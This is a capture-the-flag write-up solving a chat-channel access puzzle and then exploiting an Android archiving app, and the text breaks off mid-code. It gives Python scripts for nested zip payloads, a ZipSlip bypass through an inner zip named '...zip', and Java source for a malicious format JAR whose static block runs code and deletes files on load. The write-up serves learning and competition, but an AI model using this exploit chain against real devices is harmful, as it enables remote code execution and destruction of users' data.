"channel81167" : ['1xk1z5t3b3ggzeg4xrq3dyiyky', '5tohie4px3nmipga8maq7koqny', '6k4nf8umejr7zfqfityfhtn9tw', 'cw41xr7ydfnsjdfwqr9a7agtxr', 'dzkurn8put8udqwrij98u4s94w', 'g4tp7dewfjgziph3exxjzbrhwy', 'h64obyji93n75dcwwy4xfarcno', 'hbo689966irppefi37oafo3tca', 'hypxe7jik7bjx881onw9of1nbe', 'tosbendf6idnpc7egyw5wfau9h', 'w5sps8fbc7n1jk8bt88fkxs3ee', 'w5zjeekxpjfa3kzpzpw4mmzp1y', 'bh87wmq4qfdmdbafhohpy6mq6h', 'o91awst7w3fidn58ry4cp3r4xh', 'iyyjrrh6i7d37dkk5tg6wsupnw'],
"channel92614" : ['bh87wmq4qfdmdbafhohpy6mq6h', 'o91awst7w3fidn58ry4cp3r4xh', '1w36wtpq4tfhiqe7xdm6igx84o', '1xk1z5t3b3ggzeg4xrq3dyiyky', '5tohie4px3nmipga8maq7koqny', 'cw41xr7ydfnsjdfwqr9a7agtxr', 'dzkurn8put8udqwrij98u4s94w', 'g4tp7dewfjgziph3exxjzbrhwy', 'h64obyji93n75dcwwy4xfarcno', 'hbo689966irppefi37oafo3tca', 'hypxe7jik7bjx881onw9of1nbe', 'tdzdyadzhfdt3nqto9dan3xtia', 'tosbendf6idnpc7egyw5wfau9h', 'w5sps8fbc7n1jk8bt88fkxs3ee', 'iyyjrrh6i7d37dkk5tg6wsupnw']
}
def pick_nego_users(current_channel, target_channel): current_set = set(channels[current_channel]) target_set = set(channels[target_channel])
# Mods in current channel but NOT in target channel mod_candidates = [u for u in current_set if users[u].startswith("mod_") and u not in target_set and u != "rwagbspan7rxppfgrxjbcz4ore"] if not mod_candidates: raise ValueError("No mod in current channel outside target channel")
mod = mod_candidates[0] # pick the first mod
# Non-mod users in current channel but NOT in target channel other_candidates = [u for u in current_set if not users[u].startswith("mod_") and u not in target_set]
if len(other_candidates) < 2: raise ValueError("Not enough non-mod users in current channel outside target channel")
others = other_candidates[:2]
return [(users[mod], mod), (users[others[0]], others[0]), (users[others[1]], others[1])]
def find_path_to_target(start_channel, target): visited = set() # Keep track of visited channels queue = [(start_channel, [])] # channel, path of (users added, channel) tuples
while queue: current_channel, path = queue.pop(0) if current_channel in visited: continue visited.add(current_channel)
# If the target user is already in this channel, we found the path if target in channels[current_channel]: print(f"Reached target in channel: {current_channel}") return path + [([], current_channel)]
# Explore all other channels as next steps for next_channel in channels: if next_channel not in visited: try: # Pick users to negotiate from current_channel to next_channel nego_users = pick_nego_users(current_channel, next_channel) except ValueError: # No valid users to pick for this pair of channels continue
# Add these users to the next_channel (simulate negotiation) added_user_ids = [u[1] for u in nego_users] channels[next_channel].extend(added_user_ids)
# Save path step path_step = (added_user_ids, next_channel) new_path = path + [path_step]
queue.append((next_channel, new_path))
print("No path found to target user.") return None
def print_nego_path(path): for added_users, channel in path: if not added_users: print(f"# Reached channel {channel} with target user!") continue
# Separate mod from non-mods mod = [u for u in added_users if users[u].startswith("mod_")][0] non_mods = [u for u in added_users if u != mod]
# Map IDs to usernames mod_name = users[mod] non_mod_names = [users[nm] for nm in non_mods]
# Format the !nego command nego_command = f"!nego {channel} {non_mod_names[0]} {non_mod_names[1]} {mod_name}" print(nego_command)
def main(): TARGET_USER = "rnqpjyd5mtnszfgpzkjguu18zo"
print("Starting from the Public channel to reach the target user...\n") # Run the path finder from "public" path = find_path_to_target("public", TARGET_USER)
# Pretty-print the path and users added if path: print_nego_path(path)
if __name__ == "__main__":
main()Running this gets us:
Starting from the Public channel to reach the target user...
Reached target in channel: channel33768!nego channel52696 grumpyrhino73 euphoricraisins54 mod_needyboa0!nego channel64675 grumpyrhino73 needypup16 mod_excitedburritos53!nego channel48553 wingedmandrill37 needypup16 mod_amazedcamel5!nego channel33768 wingedmandrill37 ardentpup59 mod_gloomyhyena90# Reached channel channel33768 with target user!Well, time to see if this works
Starting with the first command, running it in Public
So far so good. Ignore the first error message, it did indeed add us to this channel. Also ignore the “Created channel…” message, it didn’t actually create a new channel, it added us to the already existing channel52696. That’s just the default message it provides, but nontheless shows us that the command succeeded.
Now from within channel52696, we run the second command
Beautiful. Now from within channel64675, we run the third command
Nice. Now, for the moment of truth, from channel48553 we run the last command
With that, we indeed are in a channel with admin_insecureapricots73 and can see some of his communications with some of the other bad actors
Submitting
!nego channel52696 grumpyrhino73 euphoricraisins54 mod_needyboa0!nego channel64675 grumpyrhino73 needypup16 mod_excitedburritos53!nego channel48553 wingedmandrill37 needypup16 mod_amazedcamel5!nego channel33768 wingedmandrill37 ardentpup59 mod_gloomyhyena90solves this task!
Response:
Awesome job! We can now access the channel and are one step closer to removing this threat.
Task 7 - Finale - (Vulnerability Research, Exploitation)
Now that we have access to the hidden channel the adversary is using, our military counterparts want to act quickly to destroy the adversary’s capacity to continue with their attack against our military networks.
Analysts have been quickly scrutinizing the data from the privileged channel. They conclude that the adversary has downloaded a custom app to archive all messages sent in the channel locally to their phone. They have also surmised the adversary is running a recent version of Android on a Google Pixel phone. This is the opportunity we have been waiting for! If we can devise a way to exploit on to the adversary’s device we will have the advantage.
Another team has retrieved the custom application APK file for you to analyze.
Downloads: Custom App (mmarchiver.apk), Licenses (licenses.txt)
Prompt: Submit a file to be posted to the Mattermost Channel that will be processed by the app and exploits the device. Be careful, we might only be able to do this once!
Solve:
Here we go, the final task. Let’s go get that challenge coin.
Again, getting this all setup was pretty annoying
Setup
Firstly, you need the Mattermost setup that you had running before for Task 6
Now, to run the apk, you can use Android Studio, or at least, that’s what I did
The prompt mentions that the most recent version of Android was being used, so I used a Pixel 2 running API version 36 for the emulator. After telling Android Studio where the apk is, it’ll start up the emulator, and you can navigate to the app from the emulator
Now we can really start
I will note though that if you are using WSL like I am there’s something a little extra you have to do. I was running the Mattermost instance from WSL but running Android Studio from Windows. In order to have the app running on Windows connect to the Mattermost instance in WSL, use the below command to basically forward the port on WSL to your Windows machine
netsh interface portproxy add v4tov4 listenaddress=0.0.0.0 listenport=8065 connectaddress=172.30.48.197 connectport=8065and then connect in the app using the IP
10.0.2.2on port8065, since10.0.2.2is Android Studio’s address for the machine that is running the emulator, which in our case, is our Windows host
Understanding the App
To reverse engineer the apk, we will use jadx-gui
There is a lot to go through here since the App has a lot of files, so I’ll just skip to the important parts
Firstly, we can find a class named FileDownloadWorker, and looking at its constructor, appears to set values, but an interesting one is that it sets up an instance of a zipArchiver class
public FileDownloadWorker(Context ctx, WorkerParameters params, PreferencesRepository preferencesRepository, MmServerRepository mmServerRepository, ArchiveRepository archiveRepository, NotificationsRepository notificationsRepository, ZipArchiver zipArchiver) { super(ctx, params); r.e(ctx, "ctx"); r.e(params, "params"); r.e(preferencesRepository, "preferencesRepository"); r.e(mmServerRepository, "mmServerRepository"); r.e(archiveRepository, "archiveRepository"); r.e(notificationsRepository, "notificationsRepository"); r.e(zipArchiver, "zipArchiver"); this.preferencesRepository = preferencesRepository; this.mmServerRepository = mmServerRepository; this.archiveRepository = archiveRepository; this.notificationsRepository = notificationsRepository; this.zipArchiver = zipArchiver; this.TAG = E.a(FileDownloadWorker.class).d(); this.maxAttempts = 5; }More on the zipArchiver later
If we scroll down a bit, we find the code that from the function name, appears to write downloaded files to disk
private final File writeFileToDisk(ArchiveFile archiveFile, InputStream inputStream) { try { File file = new File(getApplicationContext().getCacheDir(), FileDownloadWorkerKt.DOWNLOAD_PATH); if (!file.exists()) { file.mkdirs(); } File file2 = new File(file, archiveFile.getName()); try { FileOutputStream fileOutputStream = new FileOutputStream(file2); try { c.v(inputStream, fileOutputStream); fileOutputStream.close(); inputStream.close(); Log.d(this.TAG, "file written to " + file2.getPath()); return file2; } finally { } } catch (Throwable th) { try { throw th; } catch (Throwable th2) { f.l(inputStream, th); throw th2; } } } catch (IOException e5) { Log.e(this.TAG, "exception during file download: " + e5); this.error = ArchiverError.FILE_DOWNLOAD_FAILED; return null; }}Based on the name of the apk, mmarchiver, it seems pretty obvious that what this app does is download any media (basically any uploaded files) that are uploaded in Mattermost, and saves them to the Android phone. This is further backed up by the presence of a class named FileSearchWorker, which I won’t show the disassembly of since it’s not that important, but is pretty obviously used to find such uploaded files.
Well, let’s test this theory. Since in the constructor for FileDownloadWorker we saw a zipArchiver object get initialized, let’s upload a zip file and see what happens
I create a file called test.zip which just contains a text file, named hi.txt, whose contents is literally just the word hi
I upload it to the Public channel and then run the app (it prompts you to log in as a certain user when you do it the first time. I just used the credentials for decimalpiglet81). Let’s take a look at Logcat
Looking at the app logs, filtering by the word “format”, we can see that it detected our zip file, and interestingly, appears to unzip it since it seems to detect the txt file within it

Filtering by the word “zip” is even more telling

We can see the path it saves the zip to, which is at /data/user/0/com.badguy.mmarchiver/cache/download/test.zip, but the extraction directory is at /data/user/0/com.badguy.mmarchiver/cache/zippier/extract/test
From this, we can assume that hi.txt is at /data/user/0/com.badguy.mmarchiver/cache/zippier/extract/test/hi.txt before it gets archived
Speaking of the archiving part, you can ignore it. That’s basically the app living up to its name and archiving the downloaded file, but that avenue doesn’t lead anywhere
From this, I immediately wanted to see what would happen if you had a zip within a zip. We can make a pretty simple Python program to create a zip within a zip. The outer zip will be called outside.zip and the inner zip will be called inside.zip. In the inner zip we will have a text file called inside.txt
import zipfileimport io
# Create inner zip in memoryinner_buffer = io.BytesIO()with zipfile.ZipFile(inner_buffer, 'w', zipfile.ZIP_DEFLATED) as inner_zip: inner_zip.writestr('inside.txt', 'Hello from inner zip')
inner_buffer.seek(0)
# Create outer zip and write inner zip as a filewith zipfile.ZipFile('outside.zip', 'w', zipfile.ZIP_DEFLATED) as outer_zip: outer_zip.writestr('inside.zip', inner_buffer.read())Now, uploading outside.zip, let’s see what we get in the logs
Ok nice, it even extracts the inner zip. Additionally, both the inner and outer zips have their extraction directories at the same level
deleting extraction directory /data/user/0/com.badguy.mmarchiver/cache/zippier/extract/outsidedeleting extraction directory /data/user/0/com.badguy.mmarchiver/cache/zippier/extract/insideFrom this, inside.txt is likely at /data/user/0/com.badguy.mmarchiver/cache/zippier/extract/inside/inside.txt
Ok, well, how can we exploit this?
Well, since it does process zip files inside of zip files, I googled any vulnerabilities that may involve that. The first thing that came up was what’s called a ZipSlip vunerability, which Android themselves even warns of here
For our above example, essentially, it’s done by having the inner zip be named something like ../exploited instead of inside.zip. So instead of inside.txt being written to
/data/user/0/com.badguy.mmarchiver/cache/zippier/extract/inside/inside.txtIt would get written to
/data/user/0/com.badguy.mmarchiver/cache/zippier/extract/../exploited/inside.txtwhich is basically just
/data/user/0/com.badguy.mmarchiver/cache/zippier/exploited/inside.txtThis allows us to escape by going up one directory, and either writing stuff in that directory, or as in the above example, writing to a different directory, exploited, which is at the same level as extract. This gets really scary if exploited is a directory that already exists, since you could be writing data to a directory that developers don’t want you to write to
We can test this by tweaking our Python script a bit
import zipfileimport io
# Create inner zip in memoryinner_buffer = io.BytesIO()with zipfile.ZipFile(inner_buffer, 'w', zipfile.ZIP_DEFLATED) as inner_zip: inner_zip.writestr('inside.txt', 'Hello from inner zip')
inner_buffer.seek(0)
# Create outer zip and write inner zip as a filewith zipfile.ZipFile('outside.zip', 'w', zipfile.ZIP_DEFLATED) as outer_zip: outer_zip.writestr('../exploited', inner_buffer.read())
Ok, good work by the developers, it appears that ZipSlip, or at least the most common type, is blocked
So at least from the simple / basic kind of ZipSlip, we can’t go up a directory. Maybe something a little trickier would work (ooooh foreshadowing). We can however go “down” a directory though
import zipfileimport io
# Create inner zip in memoryinner_buffer = io.BytesIO()with zipfile.ZipFile(inner_buffer, 'w', zipfile.ZIP_DEFLATED) as inner_zip: inner_zip.writestr('test/inside.txt', 'Hello from inner zip')
inner_buffer.seek(0)
# Create outer zip and write inner zip as a filewith zipfile.ZipFile('outside.zip', 'w', zipfile.ZIP_DEFLATED) as outer_zip: outer_zip.writestr('inside.zip', inner_buffer.read())In this code, we have the file name of the text file in the inner zip be named test/inside.txt, and this successfully gets processed
Since this worked, that means that, assuming that there was a directory named test within the extract directory, we would be able to write files to it. This is pretty useless to us though, for now…
Going back to jadx-gui, let’s try to find where the logic is that checks for the ZipSlip, just so that we can understand it better
Android rev time
It appears that all of the code revolving around the Zip logic is apart of the Q3 package
InQ3/a (a lot of the class and package names are abstracted), we can find the ZipSlip check
for (ZipEntry nextEntry = zipInputStream.getNextEntry(); nextEntry != null; nextEntry = zipInputStream.getNextEntry()) { logger.debug("processing zip entry {}", nextEntry); File file = new File(targetPath, nextEntry.getName()); String canonicalPath = file.getCanonicalPath(); r.d(canonicalPath, "getCanonicalPath(...)"); if (t.e0(canonicalPath, targetPath.getCanonicalPath() + File.separator, false)) { if (nextEntry.isDirectory()) { if (!file.isDirectory() && !file.mkdirs()) { throw new ZipException("failed to create entry directory " + file); } } else { File parentFile = file.getParentFile(); if (parentFile != null && !parentFile.isDirectory() && !parentFile.mkdirs()) { throw new IOException("failed to create directory " + parentFile); } FileOutputStream fileOutputStream = new FileOutputStream(file); try { m0.c.v(zipInputStream, fileOutputStream); fileOutputStream.close(); } finally { } } outFile.addFile(file); } else { throw new ZipException("bad file name " + file); }}The main check is here
String canonicalPath = file.getCanonicalPath();r.d(canonicalPath, "getCanonicalPath(...)");if (t.e0(canonicalPath, targetPath.getCanonicalPath() + File.separator, false)) { ...}This canonicalizes the output path, resolving ../ and normalizes separators. It then compares it against the canonical target directory + separator. If it doesn’t start with the target directory, it knows a ZipSlip is occurring. The target directory being /data/user/0/com.badguy.mmarchiver/cache/zippier/extract/ based off of our testing
So having a file named ../exploited would have the path be
/data/user/0/com.badguy.mmarchiver/cache/zippier/extract/../exploitedor in other words
/data/user/0/com.badguy.mmarchiver/cache/zippier/exploitedwhich does not start with /data/user/0/com.badguy.mmarchiver/cache/zippier/extract/, and fails the ZipSlip check
Well, we’re gonna have to put the ZipSlip on hold for a bit, and see what else is interesting in the disassembly
Identifying RCE
Again in the Q3 package, if we look at the d class, we find something really interesting, specifically in the function named a
public static void a(d dVar, File file) { ClassLoader _init_$lambda$1; LinkedHashMap linkedHashMap = dVar.f4241e; Logger logger = dVar.f4238b; j jVar = dVar.f4237a; logger.debug("attempting format load from {}", file); file.setWritable(false, false); try { String absolutePath = file.getAbsolutePath(); r.d(absolutePath, "getAbsolutePath(...)"); _init_$lambda$1 = ZipArchiver._init_$lambda$1((ZipArchiver) jVar.f1105e, absolutePath); Object newInstance = _init_$lambda$1.loadClass(b4.c.a(file.getName())).getDeclaredConstructor(null).newInstance(null); r.c(newInstance, "null cannot be cast to non-null type net.axolotl.zippier.ZipFormat"); ZipFormat zipFormat = (ZipFormat) newInstance; logger.info("loaded format from " + zipFormat); linkedHashMap.put(zipFormat.getExtension(), zipFormat); } catch (Throwable th) { logger.error("failed to load format from " + file + ": " + th); file.delete(); }}This function dynamically loads and instantiates a class from a JAR file using a custom ClassLoader
First it returns a ClassLoader based on the passed in JAR file, with the JAR file being referenced by absolutePath, which it gets from the passed in File file parameter
_init_$lambda$1 = ZipArchiver._init_$lambda$1((ZipArchiver) jVar.f1105e, absolutePath);Then in this one line, a class name is derived from the file name and that class is loaded and instantiated
Object newInstance = _init_$lambda$1.loadClass(b4.c.a(file.getName())).getDeclaredConstructor(null).newInstance(null);If we look at the a() function, we can see that this is basename extraction
public static String a(String str) { String substring; if (str == null) { substring = null; } else if (str.indexOf(0) < 0) { substring = str.substring(Math.max(str.lastIndexOf(47), str.lastIndexOf(92)) + 1); } else { throw new IllegalArgumentException("Null character present in file/path name. There are no known legitimate use cases for such data, but several injection attacks may use it"); } if (substring == null) { return null; } if (substring.indexOf(0) < 0) { int b5 = b(substring); if (b5 == -1) { return substring; } return substring.substring(0, b5); } throw new IllegalArgumentException("Null character present in file/path name. There are no known legitimate use cases for such data, but several injection attacks may use it");}So the name of the class is basically the name of the JAR file, without the .jar extension
The type is also enforced here
ZipFormat zipFormat = (ZipFormat) newInstance;So the loaded class must implement or extend net.axolotl.zippier.ZipFormat which we can tell based on the error checking
r.c(newInstance, "null cannot be cast to non-null type net.axolotl.zippier.ZipFormat");This looks to be super interesting, and can be a potential RCE. It loads a JAR file and instantiates a class. If we can control what JAR is loaded, we can have a class that executes code on instantiation (basically has code that runs or calls a function in the constructor or in a static block), and can essentially run whatever we want
So our next step is to find where this Q3.d.a function is called, and see if we can somehow control what JAR file is passed in
We can find the code in a separate package, D3, in the j class
The class is pretty long, but there’s a switch case statement, with case 2 being specifically important
case 2: Q3.d dVar = (Q3.d) this.f1105e; String it2 = (String) obj; kotlin.jvm.internal.r.e(it2, "it"); dVar.getClass(); Locale locale = Locale.ROOT; String lowerCase = it2.toLowerCase(locale); kotlin.jvm.internal.r.d(lowerCase, "toLowerCase(...)"); Logger logger = dVar.f4238b; logger.debug("getting format for ".concat(lowerCase)); LinkedHashMap linkedHashMap = dVar.f4241e; if (linkedHashMap.containsKey(lowerCase)) { return (ZipFormat) linkedHashMap.get(lowerCase); } ArrayList arrayList = dVar.f4242f; String lowerCase2 = lowerCase.toLowerCase(locale); kotlin.jvm.internal.r.d(lowerCase2, "toLowerCase(...)"); InputStream inputStream = null; if (!arrayList.contains(lowerCase2)) { return null; } File file = new File(dVar.f4240d, dVar.f4243g + "." + E.a(ZipFormat.class).d() + "_" + lowerCase + ".jar"); if (file.exists()) { Q3.d.a(dVar, file); } else { try { Q3.e eVar = dVar.f4244h; if (eVar != null) { logger.debug("attempting download for format ".concat(lowerCase)); response = (Response) B.w(C0751i.f8740d, new Q3.c(eVar, lowerCase, null)); } else { response = null; } if (response != null && response.isSuccessful()) { ResponseBody responseBody = (ResponseBody) response.body(); if (responseBody != null) { inputStream = responseBody.byteStream(); } if (inputStream != null) { try { FileOutputStream fileOutputStream = new FileOutputStream(file); try { m0.c.v(inputStream, fileOutputStream); fileOutputStream.close(); logger.info("format written to " + file); inputStream.close(); } finally { } } catch (Throwable th) { try { throw th; } catch (Throwable th2) { n2.f.l(inputStream, th); throw th2; } } } Q3.d.a(dVar, file); } } catch (Throwable th3) { logger.error("exception during format download: " + th3); } } return (ZipFormat) linkedHashMap.get(lowerCase);In summary, this code, given a supported archive format (like 7z or tar for example. We’ll go over which specific ones later), returns a ZipFormat instance, which implements the logic for handling that archive format. If it’s not already loaded, it’ll try to load it from disk. If it’s not on disk, it’ll try to download it
First it gets what the format type is
Q3.d dVar = (Q3.d) this.f1105e;String it2 = (String) obj;kotlin.jvm.internal.r.e(it2, "it");dVar.getClass();Locale locale = Locale.ROOT;String lowerCase = it2.toLowerCase(locale);kotlin.jvm.internal.r.d(lowerCase, "toLowerCase(...)");Logger logger = dVar.f4238b;logger.debug("getting format for ".concat(lowerCase));It then checks to see if the zipFormat class implementation is already loaded, and also checks to see if the format is supported (oddly it checks if it’s supported after checking if it’s already loaded, but whatever)
LinkedHashMap linkedHashMap = dVar.f4241e;if (linkedHashMap.containsKey(lowerCase)) { return (ZipFormat) linkedHashMap.get(lowerCase);}ArrayList arrayList = dVar.f4242f;String lowerCase2 = lowerCase.toLowerCase(locale);kotlin.jvm.internal.r.d(lowerCase2, "toLowerCase(...)");InputStream inputStream = null;if (!arrayList.contains(lowerCase2)) { return null;}It then builds the expected filename of the JAR and passes it into the Q3.d.a function we looked at earlier in order to load the class
File file = new File(dVar.f4240d, dVar.f4243g + "." + E.a(ZipFormat.class).d() + "_" + lowerCase + ".jar");if (file.exists()) { Q3.d.a(dVar, file);}This code essentially tells us what the name of the JAR files the app is looking for are
dVar.f4240d is the directory that these JARs are stored in
dVar.f4243g is then some sort of prefix.
We can actually see both of these get set in the constructor of Q3/d
File file = new File(str == null ? System.getProperty("java.io.tmpdir") : str, "zippier");
......other code......
String optString = jSONObject.optString("downloads", "downloads");r.d(optString, "optString(...)");File file3 = new File(optString);file3 = file3.isAbsolute() ? file3 : new File(file, file3.getName());try { if (!file3.exists() && !file3.mkdirs()) { throw new SecurityException("mkdirs() returned null"); } this.f4240d = file3; logger.info("created format download directory " + file3);} catch (SecurityException e5) { logger.error("failed to create format download directory " + file3 + ": " + e5);}......other code......
this.f4243g = jSONObject.optString("classpath", "net.axolotl.zippier");It checks for the downloads key in the JSON file for the zipArchiver class. If no value is set, it defaults to downloads. Spoiler alert, we know that the downloads key has the value formats. It also checks for the classpath key. If no value is set, it defaults to net.axolotl.zippier. Another spoiler alert, the classpath key is indeed nonexistent
So dVar.f4240d is zippier/formats and classpath is net.axolotl.zippier
Then E.a(ZipFormat.class).d() returns the simple class name, which is ZipFormat. This can be seen when looking at the code for that d() function
public final String d() { String g5; Class jClass = this.f8757d; r.e(jClass, "jClass"); String str = null; if (jClass.isAnonymousClass()) { return null; } if (jClass.isLocalClass()) { String simpleName = jClass.getSimpleName(); Method enclosingMethod = jClass.getEnclosingMethod(); if (enclosingMethod != null) { return D3.m.C0(simpleName, enclosingMethod.getName() + '$'); } Constructor<?> enclosingConstructor = jClass.getEnclosingConstructor(); if (enclosingConstructor != null) { return D3.m.C0(simpleName, enclosingConstructor.getName() + '$'); } return D3.m.B0('$', simpleName, simpleName); } if (jClass.isArray()) { Class<?> componentType = jClass.getComponentType(); if (componentType.isPrimitive() && (g5 = I.g(componentType.getName())) != null) { str = g5.concat("Array"); } if (str == null) { return "Array"; } return str; } String g6 = I.g(jClass.getName()); if (g6 == null) { return jClass.getSimpleName(); } return g6;}The class isn’t anonymous, local, or an array, so we end at this part near the end
String g6 = I.g(jClass.getName());if (g6 == null) { return jClass.getSimpleName();}return jClass.getSimpleName();would just return ZipFormat
lowerCase is just the format type in lowercase. So the full path of the JAR it looks for is
zippier/formats/net.axolotl.zippier.ZipFormat_[format type].jar
Moving on, if the JAR does not exist on disk it tries to download it, which is basically what the rest of the code is
else { try { Q3.e eVar = dVar.f4244h; if (eVar != null) { logger.debug("attempting download for format ".concat(lowerCase)); response = (Response) B.w(C0751i.f8740d, new Q3.c(eVar, lowerCase, null)); } ... ... rest of download logic ... ...An important note is that the location it attempts to download the new JAR into is the same location that it tries to check for the existing JAR in
The actual downloading itself doesn’t lead anywhere really though
Looking at the assets/zippier.json file we can look at in jadx-gui, we can see what kind of format types the app expects, where it tries to download the JARs from if it’s not on disk, and if the classpath key exists.
{ "formats": ["7z", "xz", "lzma", "bzip2", "gz", "tar"], "downloads": "formats", "url": "https://dl.badguy.local/zippier"}From this, we can confirm that there is no classpath key, so the JAR file prefix is indeed net.axolotl.zippier. This also confirms the formats directory being the directory the JARs are in. This all confirms that the JAR file paths are in the format
zippier/formats/net.axolotl.zippier.ZipFormat_[format type].jar
Do note though that all relative paths are resolved relative to the app’s cache directory on Android, which is /data/user/0/com.badguy.mmarchiver/cache/ in our case as we saw in the logs from our earlier testing
Additionally, based on the class loading logic we saw earlier, the name of the class from this JAR file that the app will try to instantiate is
net.axolotl.zippier.ZipFormat_[format type]
The URL it tries to download JARs from is "https://dl.badguy.local/zippier", which is not of much use to us
However, the supported formats are "7z", "xz", "lzma", "bzip2", "gz", "tar", which is important
We can run some tests to confirm some of this though
Let’s try to trigger this JAR file format loading logic. We’ll tweak our Python zip in a zip code to also include a dummy 7z file since we saw that that was one of the supported formats
import zipfileimport io
# Create inner zip in memoryinner_buffer = io.BytesIO()with zipfile.ZipFile(inner_buffer, 'w', zipfile.ZIP_DEFLATED) as inner_zip: inner_zip.writestr('inside.txt', 'Hello from inner zip') inner_zip.writestr('empty.7z', b'') # empty 7z file to just trip the JAR loading logic
inner_buffer.seek(0)
# Create outer zip and write inner zip as a filewith zipfile.ZipFile('outside.zip', 'w', zipfile.ZIP_DEFLATED) as outer_zip: outer_zip.writestr('inside.zip', inner_buffer.read())Uploading this and filtering the logs by the word “format”, we see the below

This shows us that the full location of the JAR files on the Android OS is /data/user/0/com.badguy.mmarchiver/cache/zippier/formats/, which confirms us piecing together the the directory was /zippier/formats/, since /data/user/0/com.badguy.mmarchiver/cache/ is just where data for the app is stored
It also does indeed show that the 7z format tries to get processed. We can infer from these logs that the 7z JAR does not exist already on disk, so the app attempts to download it
Download fails though because the hostname dl.badguy.local doesn’t resolve to anything

Alright great, we kind of see our avenue for RCE. Essentially, we have to somehow get the app to load our own JAR file, which we know how to make since we know the name it needs to be, and where it needs to be located on the disk, which is at /data/user/0/com.badguy.mmarchiver/cache/zippier/formats/. There is no JAR on disk that handles 7z as we saw, so we can try to upload our own 7z JAR that does does whatever we want it to do
The question is, how exactly do we get it there
The ZipSlip Strikes Back
Remember the path that all downloaded zip files go to that we found earlier?
It was /data/user/0/com.badguy.mmarchiver/cache/zippier/extract/. This is pretty close to the directory that the JAR files are supposed to be in, which are at /data/user/0/com.badguy.mmarchiver/cache/zippier/formats/
We just have to find a way to go up a directory
We’re right back where we started, finding some kind of way to achieve directory traversal
After a while, I finally found out how to achieve that coveted ZipSlip with the below test code
import zipfileimport io
# Create inner zip in memoryinner_buffer = io.BytesIO()with zipfile.ZipFile(inner_buffer, 'w', zipfile.ZIP_DEFLATED) as inner_zip: inner_zip.writestr('inside.txt', 'Hello from inner zip')
inner_buffer.seek(0)
# Create outer zip and write inner zip as a filewith zipfile.ZipFile('outside.zip', 'w', zipfile.ZIP_DEFLATED) as outer_zip: outer_zip.writestr('...zip', inner_buffer.read())I named the inner zip file ...zip
Why does this work?
Remember the ZipSlip check?
String canonicalPath = file.getCanonicalPath();r.d(canonicalPath, "getCanonicalPath(...)");if (t.e0(canonicalPath, targetPath.getCanonicalPath() + File.separator, false)) { ...}getCanonicalPath() lets ...zip through just fine. This means the zip file’s path is
/data/user/0/com.badguy.mmarchiver/cache/zippier/extract/...zip
This of course starts with /data/user/0/com.badguy.mmarchiver/cache/zippier/extract/, so it passes the check
However, when the extraction actually happens, the extraction location will be
/data/user/0/com.badguy.mmarchiver/cache/zippier/extract/..
This is because of the addFile function in Q3/b. This function processes zip file contents
public ZipFile addFile(File file) { String substring; ArrayList arrayList = (ArrayList) this.f4229a; kotlin.jvm.internal.r.e(file, "file"); if (file.exists()) { if (file.isDirectory()) { arrayList.add(file); return this; } String absolutePath = file.getAbsolutePath(); if (absolutePath == null) { char c5 = b4.c.f6878a; substring = null; } else { int b5 = b4.c.b(absolutePath); if (b5 == -1) { substring = _UrlKt.FRAGMENT_ENCODE_SET; } else { substring = absolutePath.substring(b5 + 1); } } kotlin.jvm.internal.r.d(substring, "getExtension(...)"); String lowerCase = substring.toLowerCase(Locale.ROOT); kotlin.jvm.internal.r.d(lowerCase, "toLowerCase(...)"); ZipFormat zipFormat = (ZipFormat) ((j) this.f4232d).invoke(lowerCase); if (zipFormat != null) { ((Logger) this.f4233e).debug("found format for ".concat(lowerCase)); File file2 = new File((File) this.f4231c, b4.c.a(file.getAbsolutePath())); arrayList.add(file2); zipFormat.uncompress(file, file2, this); return this; } arrayList.add(file); return this; } throw new FileNotFoundException(AbstractC0003b0.o("no file found for processing at ", file.getAbsolutePath()));}This line
File file2 = new File((File) this.f4231c, b4.c.a(file.getAbsolutePath()));is basename extraction, as seen when we look at the a() function’s code. We actually already saw this same function earlier when looking at what the name of the class that gets instantiated is
public static String a(String str) { String substring; if (str == null) { substring = null; } else if (str.indexOf(0) < 0) { substring = str.substring(Math.max(str.lastIndexOf(47), str.lastIndexOf(92)) + 1); } else { throw new IllegalArgumentException("Null character present in file/path name. There are no known legitimate use cases for such data, but several injection attacks may use it"); } if (substring == null) { return null; } if (substring.indexOf(0) < 0) { int b5 = b(substring); if (b5 == -1) { return substring; } return substring.substring(0, b5); } throw new IllegalArgumentException("Null character present in file/path name. There are no known legitimate use cases for such data, but several injection attacks may use it");}This returns the file name without the extension as we know. So ...zip resolves to ..
/data/user/0/com.badguy.mmarchiver/cache/zippier/extract/.. of course is just
/data/user/0/com.badguy.mmarchiver/cache/zippier/
allowing us to traverse up one directory
This is confirmed when I upload the outside.zip file with the inner zip being named ...zip and we check the logs
That error about not being able to delete /data/user/0/com.badguy.mmarchiver/cache/zippier/extract/.. confirms that our ZipSlip worked!
Time to create the exploit
Exploit Time
The exploit should be pretty simple. What we need to do is have an outer zip, which I’ll name exploit.zip
This outer zip will contain another zip file, whose name is ...zip to allow us to traverse up a directory
Then within ...zip, we will have two files
One file is named pwn.7z, which just triggers the JAR file loading logic
The second file will be named formats/net.axolotl.zippier.ZipFormat_7z.jar, and will be a malicious JAR file. Why this name again?
...zip allows us to traverse to
/data/user/0/com.badguy.mmarchiver/cache/zippier/
since that’s what
/data/user/0/com.badguy.mmarchiver/cache/zippier/extract/..
resolves to
Having our file named formats/net.axolotl.zippier.ZipFormat_7z.jar means it will get written to
/data/user/0/com.badguy.mmarchiver/cache/zippier/formats/net.axolotl.zippier.ZipFormat_7z.jar
which is exactly where we want it to be based on our analysis from before. Remember that we indeed are allowed to write “down” a directory, since our earlier test having our text file location be test/inside.txt worked
First off, let’s make that malicious JAR file
We first make 3 Java files, ZipFile.java, ZipFormat_7z.java, and ZipFormat.java
I made these located in the directory path, src/net/axolotl/zippier/
ZipFile.java is just
package net.axolotl.zippier;
public interface ZipFile { // Stub, fill in if needed by app}ZipFormat.java is just
package net.axolotl.zippier;
import java.io.File;
public interface ZipFormat { String getExtension(); void uncompress(File inFile, File targetPath, ZipFile outFile) throws Exception;}Then the real magic, ZipFormat_7z.java, consists of
package net.axolotl.zippier;
import java.io.File;import android.util.Log;
public class ZipFormat_7z implements ZipFormat { static { try { Log.e("EXPLOIT", "Destroying adversary communications");
// Delete all archived files deleteArchives();
// Delete the app itself deleteApp();
Log.e("EXPLOIT", "Mission complete");
} catch (Exception e) { Log.e("EXPLOIT", "Error: " + e.getMessage()); } }
private static void deleteArchives() { new Thread(() -> { try { // Delete all archived messages File archiveDir = new File("/storage/emulated/0/Android/data/com.badguy.mmarchiver/files/");
